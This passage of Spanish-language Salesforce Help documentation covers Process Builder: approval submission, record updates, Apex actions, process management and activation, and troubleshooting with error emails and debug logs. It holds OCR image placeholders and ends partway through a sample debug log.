Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear procesos:
- "Ver todos los datos"

## Enviar un registro para su aprobación desde un proceso

Envíe el registro que inició el proceso para su aprobación.

Después de crear una acción y seleccionar "Enviar para aprobación" para el tipo, complete los campos relevantes para agregar la acción a su proceso.

Solo se enviará el registro que inició el proceso. No puede enviar ningún registro relacionado para su aprobación.

**1.** Introduzca un nombre para esta acción.

Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

**2.** Para `Proceso de aprobación`, indique si necesita enviar el registro a través del proceso de aprobación predeterminado o a través de un proceso de aprobación específico.

El proceso falla si:

- Se envía el registro al proceso de aprobación predeterminado y no hay ningún proceso de aprobación activo para el tipo de objeto del registro.
- Se envía el registro al proceso de aprobación predeterminado y no cumple los criterios para ninguno de los procesos de aprobación para el tipo de objeto del registro.
- Se envía el registro a un proceso de aprobación específico y no cumple los criterios de entrada.

**3.** Si necesita enviar el registro a un proceso de aprobación específico:

**a.** Busque y seleccione el proceso de aprobación.

**b.** Indique si necesita omitir los criterios de entrada para el proceso de aprobación.

**4.** Para `Remitente`, identifique quién debe recibir notificaciones acerca de la solicitud de aprobación.

| Valor | Descripción |
|---|---|
| Usuario actual | El usuario que ha desencadenado el proceso creando o modificando un registro. |
| Campo de usuario desde un registro | El Id. de usuario almacenado en un valor de campo del registro que se está enviando para su aprobación u otro registro. |
| Otro usuario | Un usuario específico en su organización. |

Si el remitente no es un remitente inicial permitido en el proceso de aprobación que ejecuta, el proceso falla. Asegúrese de que los remitentes iniciales para los procesos de aprobación relacionados con este objeto incluyen todos los usuarios que pueden desencadenar este proceso. Para obtener detalles acerca del establecimiento de remitentes para un proceso de aprobación, consulte Crear un proceso de aprobación con el asistente estándar en la página 4972.

**5.** Si es necesario, introduzca comentarios de envío.

Los comentarios de envío aparecen en el historial de aprobación del registro especificado. Este texto también aparece en el mensaje de correo electrónico inicial de la solicitud de aprobación si la plantilla utiliza el campo de combinación `{!ApprovalRequest.Comments}`.

**6.** Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

## Actualizar registros desde un proceso

Actualice uno o más registros (aquellos relacionados con el registro que inició el proceso) introduciendo manualmente valores o utilizando los valores de registros relacionados.

Después de crear una acción y seleccionar "Actualizar registros" para el tipo de acción, complete los campos relevantes para agregar la acción a su proceso. El campo `Última modificación por` del registro se definirá como el usuario que inició el proceso, creando o modificando un registro.


1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. Para `Tipo de objeto`, seleccione el registro o los registros que necesita actualizar y luego haga clic en **Seleccionar**.

   Solo puede actualizar el registro que inició el proceso o los registros relacionados con él. Por ejemplo, puede hacer referencia a `[Case].ContactId`, pero no a `[Case].Contact.AccountId`.

   - Para actualizar el registro que inició el proceso, haga clic en el botón de opción apropiado. Por ejemplo, si su proceso está basado en un registro de caso, haga clic junto a **Seleccione el registro de caso que inició su proceso**.




   - Para actualizar un registro relacionado con el registro que inició el proceso, haga clic en el botón de opción apropiado y seleccione uno de los nombres de campo en la lista desplegable.

     Si selecciona un campo que finaliza en "ID," está seleccionando un registro único. Este nombre de campo corresponde a un campo de búsqueda en el registro original. Para obtener detalles acerca de campos de búsqueda, consulte Tipos de campos personalizados en la página 4673.

     Por ejemplo, si un registro de caso inició el proceso y selecciona `Id. de cuenta`, esta acción actualiza la cuenta asociada con el caso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"


  Y

  "Ver todos los datos"





Si selecciona un elemento plural que no finaliza en "ID," está actualizando todos los registros de ese tipo de objeto que están relacionados con el registro que inició el proceso. Este elemento plural corresponde a registros secundarios del registro original, que podría aparecer en una lista relacionada en el registro original.

Por ejemplo, si selecciona Comentarios de caso, esta acción actualiza todos los comentarios de caso relacionados con el caso.




- Para actualizar campos en un registro relacionado, haga clic en un campo con ❯ junto a él (finalizando en "ID") para acceder a los campos de ese registro.

  Por ejemplo, supongamos que para un proceso que evalúa un registro de caso **(1)**, desea actualizar todos los contactos relacionados con la cuenta principal del caso. Haga clic en **Id. de cuenta ❯ (2)**, luego**Contactos (3)**, y luego **Seleccionar**.




3. También puede especificar condiciones para filtrar los registros que esté actualizando.

   Por ejemplo, si su proceso actualiza el estado de un caso principal, especifique las condiciones de modo que no actualice el caso principal si el estado está establecido en En espera.


   Nota: Cuando define condiciones para actualizar registros, no puede utilizar lógica de filtros (como OR) o hacer referencia a campos relacionados de un registro secundario. Por ejemplo, puede hacer referencia a `[Case].ContactId`, pero no a `[Case].Contact.AccountId`.

   a. Seleccione **Los registros actualizados cumplen todas las condiciones**.

   b. Establezca las condiciones que desea utilizar para filtrar los registros actualizados.

| | |
|---|---|
| `Campo` | Seleccione el campo cuyo valor desea evaluar. |
| `Operador` | Los operadores disponibles dependen del tipo de datos del campo. |
| `Tipo` | Los tipos de valores disponibles dependen del tipo de datos del campo. Consulte Tipos de valores de Process Builder en la página 4904 para obtener más detalles. |
| `Valor` | Identifique el valor par el que desea evaluar el campo. |

   Por ejemplo, si su proceso actualiza registros de cuenta, puede seleccionar que se actualicen únicamente las cuentas con unos ingresos anuales (**1**) superiores a (**2**) $1.000.000 (**3**).




4. Especifique los nuevos valores de campo.

| | |
|---|---|
| `Campo` | Seleccione el campo cuyo valor desea establecer. Para filtrar la lista desplegable, introduzca el nombre del campo. |

| | |
|---|---|
| | Puede asignar valores a campos solo en el registro o los registros que ha identificado en el campo `Objeto`. Utilice una acción separada Actualizar registros para actualizar campos en registros relacionados. |
| `Tipo` | Seleccione el tipo de valor que desee utilizar. Los tipos disponibles dependen del campo que haya seleccionado. |
| `Valor` | Introduzca un valor para el campo. Por ejemplo, si selecciona un tipo de valor Fórmula, haga clic en **Crear una fórmula...** para crear un valor de fórmula para el campo. |

5. Haga clic en **Guardar**.

## Llamar a código de Apex desde un proceso

Agregue funcionalidades personalizadas a su proceso llamando a Apex desde el proceso.

Después de crear una acción y seleccionar "Apex" para el tipo, complete los campos relevantes para agregar la acción a su proceso.

Importante: Para utilizar esta acción en un proceso, su desarrollador necesita anotar uno de los métodos de la clase con `@InvocableMethod`. Para más detalles, consulte "Anotación `InvocableMethod` " en la Guía del desarrollador de código *Apex de Force.com* .

La clase de Apex y el proceso se ejecutan por el usuario cuya acción desencadenó el proceso.

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. Seleccione una clase de Apex introduciendo el nombre de la clase de Apex para filtrar resultados o seleccionar una clase de Apex en la lista desplegable.
3. Si la clase incluye una variable invocable, puede introducir valores manualmente o hacer referencia a valores de campo desde un registro relacionado.

   El valor de be coincidir con el tipo de datos de la variable. Puede establecer valores únicamente para variables de lista del tipo sObject y primitiva.

   - Para establecer valores para variables sObject y valores de lista sObject, haga referencia a los registros relacionados de un objeto; por ejemplo, todos los registros de contacto secundarios asociados con el objeto Cuenta que inició el proceso.
   - Para establecer un valor para una variable de lista primitiva (Cadena, Entero, Hora, etcétera), seleccione el tipo de valor Cadena e introduzca un valor en el campo de entrada de texto. No puede pasar valores múltiples a listas.

4. Haga clic en **Guardar**.

   Nota: Si define una acción de Apex en su proceso y luego modifica la clase de Apex agregando una referencia de campo estándar (por ejemplo, `User.Phone`), la acción de Apex deja de estar visible en el proceso y debe volver a agregarse.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y


  "Ver todos los datos"

## Ejecutar acciones en más de un solo criterio

Seleccione si detenerse o continuar su proceso después de cumplir criterios específicos y que se ejecuten acciones asociadas.

Para cada criterio y grupo de acción asociado, puede elegir si detener el proceso después de la ejecución de acciones o continuar evaluando el siguiente criterio definido.

1. Asegúrese de haber definido el siguiente criterio y que su grupo de acciones incluye solo acciones inmediatas. No puede evaluar el siguiente criterio cuando un grupo de acciones incluye acciones programadas.
2. Haga clic en **DETENER** (**1**) o **EVALUAR EL PRÓXIMO CRITERIO** (**2**) para cambiar lo que sucede después de ejecutar acciones. Inicialmente, cada grupo de acciones está establecido pasa detenerse después de ejecutar acciones.




3. Guarde sus cambios u su elección aparece en el lienzo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

# Gestión de procesos

Process Builder le permite ver y gestionar todos sus procesos en una sola ubicación.

Para gestionar un proceso, en Configuración, introduzca `Process Builder` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Process Builder**.

Desde la página de gestión de procesos, puede:

- Crear un proceso
- Modificar un proceso
- Eliminar un proceso inactivo
- Consultar el estado de sus procesos existentes
- Ordenar sus procesos por nombre, descripción, objeto, fecha de última modificación o estado

Nota: Si crea un objeto Tipo de artículo de Salesforce Knowledge y utiliza ese objeto para desencadenar un proceso, el nombre del objeto no se mostrará en la página de gestión de procesos.

Cuando abre un proceso, puede:

- Duplicar el proceso
- Activar o desactivar el proceso
- Modificar las propiedades del proceso

Desde la lista Entrevistas en pausa y en espera en la página de gestión de flujos, puede:

- Supervisar acciones programadas que no se han ejecutado aún
- Eliminar grupos de acciones programadas para los que ya no necesita esperar

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

## Estado de proceso

Cada proceso tiene un estado que determina si el proceso se puede modificar, activar o eliminar.

| Estado | Descripción | ¿Modificable? |
|---|---|---|
| Activo | Se ha activado el proceso.<br>No podrá realizar cambios en un proceso activo. Sin embargo, puede duplicarlo. Realice cualquier cambio necesario en el proceso duplicado y luego actívelo. No olvide desactivar el proceso original si corresponde. | No |
| Inactivo | El proceso es inactivo y se puede activar. | Sí |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Duplicar un proceso

Si desea realizar cambios en un proceso existente, guarde un duplicado de ese proceso. Puede guardar el duplicado como un nuevo proceso inactivo o con su propio historial de versión, así como una nueva versión inactiva del proceso existente.

Para realizar cambios en un proceso activo, tiene algunas opciones.

- Desactívelo, realice los cambios y luego reactívelo.
- Duplíquelo como una versión activa, realice cambios y luego active la nueva versión. La versión original se desactiva automáticamente.
- Duplíquelo como un nuevo proceso inactivo, realice cambios y luego actívelo. El proceso original no se desactiva automáticamente, por lo que debería considerar si es apropiado que ambos procesos sean activos.

Puede crear hasta 50 versiones de un proceso, pero solo una versión de un proceso concreto puede ser activa.

1. En Configuración, introduzca *Process Builder* en el cuadro Búsqueda rápida y, a continuación, seleccione **Process Builder**.
2. Abra el proceso o la versión del proceso que desea activar.
3. Haga clic en **Duplicar**.
4. Puede crear una versión del proceso actual o un proceso completamente nuevo con su propio historial de versión.
5. Introduzca un nombre, un nombre de API y una descripción.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar o desactivar procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

## Activar un proceso

Salesforce no se inicia utilizando un proceso para evaluar registros cuando se crean o se modifican, sino cuando lo activa.

Después de activar un proceso, ya no puede modificarlo. Sin embargo, puede hacer clic en **Duplicar** para guardar el proceso como un nuevo proceso inactivo.

No puede activar un proceso hasta que tenga:

- Al menos un nodo de criterios definido
- Al menos una acción programada o inmediata definida

1. En Configuración, introduzca *Process Builder* en el cuadro Búsqueda rápida y, a continuación, seleccione **Process Builder**.
2. Abra el proceso o la versión del proceso que desea activar.
3. Haga clic en **Activar**.

   Si activa una versión de un proceso que ya tiene una versión activa, se desactiva la versión activa previa automáticamente. Para ver esa versión más tarde, consulte el historial de versión del proceso.

Después de activar su proceso, considere la creación o modificación de registros de prueba que iniciarán el proceso para asegurarse de que funciona correctamente. Si lo hace, recuerde eliminar aquellos registros de prueba o devolverlos a sus valores previos cuando haya confirmado que su proceso funciona tal como está previsto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar o desactivar procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

Si más adelante desea que Salesforce se detenga utilizando un proceso para evaluar registros cuando se crean o se modifican, abra el proceso activo y haga clic en **Desactivar**.

## Eliminar una versión de proceso

Si ya no necesita utilizar una versión de proceso que ha definido, puede eliminarla.

Para eliminar un proceso activo, debe desactivarlo primero. No puede eliminar versiones de proceso con un estado Activo. Si otro proceso hace referencia a su proceso invocable, no puede eliminar el proceso invocable. Si un proceso tiene algunas acciones programadas, no se puede eliminar hasta que se ejecuten o se eliminen esas acciones pendientes.

1. En Configuración, introduzca *Process Builder* en el cuadro Búsqueda rápida y, a continuación, seleccione **Process Builder**.
2. Haga clic en el nombre del proceso cuya versión que desee eliminar.
3. Haga clic en **Eliminar** para la versión que desee eliminar.
   Si su proceso solo tiene una versión y elimina esa versión, se elimina todo el proceso.
4. Haga clic en **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar procesos:
- "Gestionar Force.com Flow"


  Y

  "Ver todos los datos"

## Supervisar la acciones programadas pendientes de sus procesos

Para ver cuál de sus procesos está aún esperando para ejecutar acciones programadas, consulte la lista Entrevistas en pausa y en espera en la página de gestión de flujos.

1. En Configuración, introduzca *Flujos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Flujos**.
2. Desplácese hacia abajo a la lista Entrevistas en pausa y en espera.
3. Cree una vista para ver acciones programadas en la lista Entrevistas en pausa y en espera. Recomendamos mostrar los siguientes campos.




- Nombre de flujo **(1)** corresponde al Nombre de proceso del proceso.
- Fecha en pausa **(2)** es la hora a la que se inició el programa para el grupo de acciones.
- Elemento actual **(3)** identifica el grupo de acciones programadas que Salesforce está a la espera de ejecutar.
- Tipo **(4)** indica el tipo de una entrevista en pausa o en espera. Los procesos a la espera de ejecutar acciones programadas son del tipo Flujo de trabajo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver acciones programadas no ejecutadas:
- "Ver parámetros y configuración"

Elemento actual muestra `myWait_myRule_N`, donde *N* es el número de grupos de acciones y criterios asociados. Por ejemplo, si Elemento actual muestra `myWait_myRule_2`, Salesforce está a la espera de ejecutar el grupo de acciones programadas asociadas al segundo criterio en el proceso.

CONSULTE TAMBIÉN

Eliminar acciones programadas no ejecutadas

## Eliminar acciones programadas no ejecutadas

Si ya no necesita esperar que se ejecuten acciones programadas de un proceso (por ejemplo, porque necesita eliminar el proceso asociado), puede eliminar el grupo de acciones programadas no ejecutado.

1. En Configuración, introduzca *Flujos* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Flujos**.

   La lista relacionada Entrevistas en espera muestra cualquier acción programada no ejecutada en su organización, así como cualquier entrevista de flujo en espera.

2. Para cada grupo de acciones programadas no ejecutado que desea eliminar, haga clic en **Eliminar**.

   Puede identificar la fila correcta mediante el campo `Nombre de flujo`, que corresponde al `Nombre de proceso` del proceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar acciones programadas no ejecutadas:

- "Gestionar Force.com Flow"

CONSULTE TAMBIÉN

Supervisar la acciones programadas pendientes de sus procesos

# Solucionar problemas de procesos

Utilice los mensajes de error que aparecen en Process Builder y los mensajes de correo electrónico que recibe cuando falla un proceso para ayudar a resolver los problemas que surgen cuando está trabajando con procesos. Cuando todo lo demás falla, eche un vistazo a los registros de depuración de Apex para sus procesos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Identificación de errores en Process Builder

Los nombres de API para acciones y nodos de criterios se crean en segundo plano. Cuando crea o actualiza procesos, podría ver mensajes de error que hacen referencia a esos nombres para ayudarle a identificar dónde se ha producido el problema exactamente.

### Errores recibidos después de que un proceso inicie la evaluación de un registro

Cuando un usuario realiza una acción que desencadena un proceso (como la creación de un registro) y ese proceso falla, el usuario ve una página con este error: "Fallo de la acción Flujo de trabajo en Flujo de desencadenador". Además, el administrador que creó el proceso recibe un mensaje de correo electrónico con más detalles.

Uso de los registros de depuración para solucionar problemas de procesos

Utilice registros de depuración para buscar información detallada acerca de sus procesos en ejecución cuando finalicen la ejecución: Por ejemplo, si un proceso no parece desencadenarse cuando un registro cumple los criterios del proceso o si desea comprender la secuencia de procesos en ejecución.

CONSULTE TAMBIÉN

Mensajes de error de Process Builder

## Identificación de errores en Process Builder

Los nombres de API para acciones y nodos de criterios se crean en segundo plano. Cuando crea o actualiza procesos, podría ver mensajes de error que hacen referencia a esos nombres para ayudarle a identificar dónde se ha producido el problema exactamente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Nombre de API | Descripción |
| --- | --- |
| `myVariable_current.`*`campo`* | *`campo`* es el nombre del campo al que hace referencia. `myVariable_current` hace referencia a los valores de campo que tenía un registro cuando inició el proceso.<br>Por ejemplo, `myVariable_current.Id` corresponde al valor de campo del registro para `Id` cuando el registro inició el proceso. |
| `myVariable_old.`*`campo`* | *`campo`* es el nombre del campo al que hace referencia. `myVariable_old` hace referencia a los valores previos más recientes del registro que inició el proceso.<br>Por ejemplo, `myVariable_old.Id` corresponde al valor de campo del registro para `Id` justo antes de que el registro haya iniciado el proceso. |

Ejemplo:

```
The element has an invalid reference to "myVariable_current.AnnualRevenue".
```

`myVariable_current.AnnualRevenue` hace referencia al valor para el campo `AnnualRevenue` cuando el registro inició el proceso.

Nota: Los mensajes de error o advertencia pueden hacer referencia a un "flujo" en lugar de un "proceso". Estos mensajes aún se aplican a su proceso.

CONSULTE TAMBIÉN

Mensajes de error de Process Builder

## Errores recibidos después de que un proceso inicie la evaluación de un registro

Cuando un usuario realiza una acción que desencadena un proceso (como la creación de un registro) y ese proceso falla, el usuario ve una página con este error: "Fallo de la acción Flujo de trabajo en Flujo de desencadenador". Además, el administrador que creó el proceso recibe un mensaje de correo electrónico con más detalles.

El mensaje de correo electrónico incluye el elemento que falló, el mensaje de error de ese fallo, y una lista de los criterios y acciones que se ejecutaron en el proceso. La línea de asunto es `Fallo de proceso no gestionado desde` *`Nombre de empresa`* `:` *`Nombre_Proceso`* `---` *`Error`*.

Ejemplo:

```
Unhandled process fault from Acme Wireless : LeadConvert :
cannot reference converted...
// The error occurred when user 00DD00000007dHy triggered the
 LeadConvertEmail process
Encountered unhandled fault when running process
LeadConvertEmail/301D00000004HxZ
exception by user/organization: 00DD00000007dHy/{4}

Error
// The error occurred at the first action (A1) that's
associated with the
// first criteria node (myRule_1).
An error occurred at element myRule_1_A1.
cannot reference converted lead .

This report lists the elements that the flow interview
executed.

Flow Details
Flow Name: LeadConvertEmail
Type: Workflow
Version: 1
Status: ACTIVE

Flow Details
Start time(GMT): Thu Apr 09 21:52:14 GMT 2015
End time(GMT): Not Yet Finished
Duration: 0 seconds

// The process evaluated the first rule and tried to execute
 its action. The element
// that the process failed to executed, myRule_1_A1, is an
Email Alert action.
Decision: myDecision
Email Alerts: myRule_1_A1
```

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Mensajes de error de Process Builder

## Uso de los registros de depuración para solucionar problemas de procesos

Utilice registros de depuración para buscar información detallada acerca de sus procesos en ejecución cuando finalicen la ejecución: Por ejemplo, si un proceso no parece desencadenarse cuando un registro cumple los criterios del proceso o si desea comprender la secuencia de procesos en ejecución.

Consejo: Asegúrese de que sus filtros incluyen eventos FINER en la categoría FLUJO DE TRABAJO. Para obtener detalles, consulte Niveles de registro de depuración en la página 5976.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Al utiliza registros de depuración para solucionar problemas de un proceso, considere los siguiente.

- Los procesos creados en Process Builder aparecen como flujos y reglas de flujo de trabajo en registros de depuración. Los nombres generados tienen cierto parecido con los nombres del proceso, pero no se asignan de uno a uno.
- Los procesos aparecen como flujos de tipo Flujo de trabajo.
- La acciones inmediatas que podrían parecer ejecutarse en un bloque están entrelazadas en el flujo. Si una acción falla en el intermedio, las acciones siguientes podrían no ejecutarse.
- Las acciones programadas se ejecutan después de un elemento Espera. Las acciones se ejecutan del mismo modo en acciones inmediatas después de reanudarse el proceso.
- `WF_CRITERIA_BEGIN` y `WF_CRITERIA_END` hacen referencia al criterio de la regla de flujo de trabajo que está siempre establecido como verdadero y no el criterio definido en su proceso.
- A continuación se describe cómo corresponden los elementos de Process Builder con eventos de depuración de flujo.

| Elemento de Process Builder | Evento de depuración de flujo |
|---|---|
| Criterios | `FLOW_RULE_...` |
| Crear un registro | `FLOW_ELEMENT_...` |
| Actualizar registros | `FLOW_ELEMENT_...` |
| Publicar en Chatter | `FLOW_ACTIONCALL_...` |
| Envío para aprobación | `FLOW_ACTIONCALL_...` |
| Alertas de correo electrónico | `FLOW_ACTIONCALL_...` |
| Flujos | `FLOW_ACTIONCALL_...` |
| Apex | `FLOW_ACTIONCALL_...` |
| Programar | `FLOW_WAIT_...` |

Ejemplo: **Depuración de un proceso con una acción inmediata "Apex"**

Este ejemplo trata un proceso con una acción inmediata "Apex".

Esto es lo que se puede indicar desde este primer miniprograma.

- El proceso está desencadenado por un candidato con el nombre "L104".

- El nombre del proceso es "Apex Say Hello", que corresponde al nombre utilizado en el registro "Apex_Say_Hello301xx000000001Y". El número anexado al final del nombre es el Id. de la versión del proceso.
- El proceso está establecido para desencadenarse cuando se crea o modifica un registro (ON_ALL_CHANGES).

```
17:07:29.086 (86806000)|EXECUTION_STARTED
17:07:29.086 (86928000)|CODE_UNIT_STARTED|[EXTERNAL]|Workflow:Lead
17:07:29.113 (113974000)|WF_RULE_EVAL_BEGIN|Assignment
17:07:29.114 (114043000)|WF_SPOOL_ACTION_BEGIN|Assignment
17:07:29.114 (114060000)|WF_ACTION|.
17:07:29.114 (114071000)|WF_RULE_EVAL_END
17:07:29.114 (114093000)|WF_RULE_EVAL_BEGIN|Workflow
17:07:29.114 (114178000)|WF_CRITERIA_BEGIN|
   [Lead: L104 00Qxx000002S8vh]|Apex_Say_Hello301xx000000001Y|
   01Qxx0000002nea|ON_ALL_CHANGES|0
```

En esta sección, el proceso compara los valores actuales del registro con los valores que tenía antes de cambiarse. "myVariable_current" contiene todos los valores de campo actuales del registro. "myVariable_old" contiene todos los valores de campo del registro inmediatamente antes de que se cambiara. "myVariable_old" no tiene valores (nulo), de modo que el proceso está evaluando un candidato de nueva creación.

```
17:07:29.114 (114553000)|WF_FORMULA|
   Formula:ENCODED:[treatNullAsNull]true|Values:
17:07:29.114 (114571000)|WF_CRITERIA_END|
   true
17:07:29.132 (132792000)|WF_SPOOL_ACTION_BEGIN|
   Workflow
17:07:29.132 (132881000)|WF_ACTION|
   Flow Trigger: 1;
17:07:29.132 (132897000)|WF_RULE_EVAL_END
17:07:29.137 (137127000)|WF_FLOW_ACTION_BEGIN|
   09Lxx000000000B
17:07:29.137 (137249000)|WF_FLOW_ACTION_DETAIL|
   09Lxx000000000B|[Lead: L104 00Qxx000002S8vh]|Id=09Lxx000000000B|
   CurrentRule:Apex_Say_Hello301xx000000001Y (Id=01Qxx0000002nea)
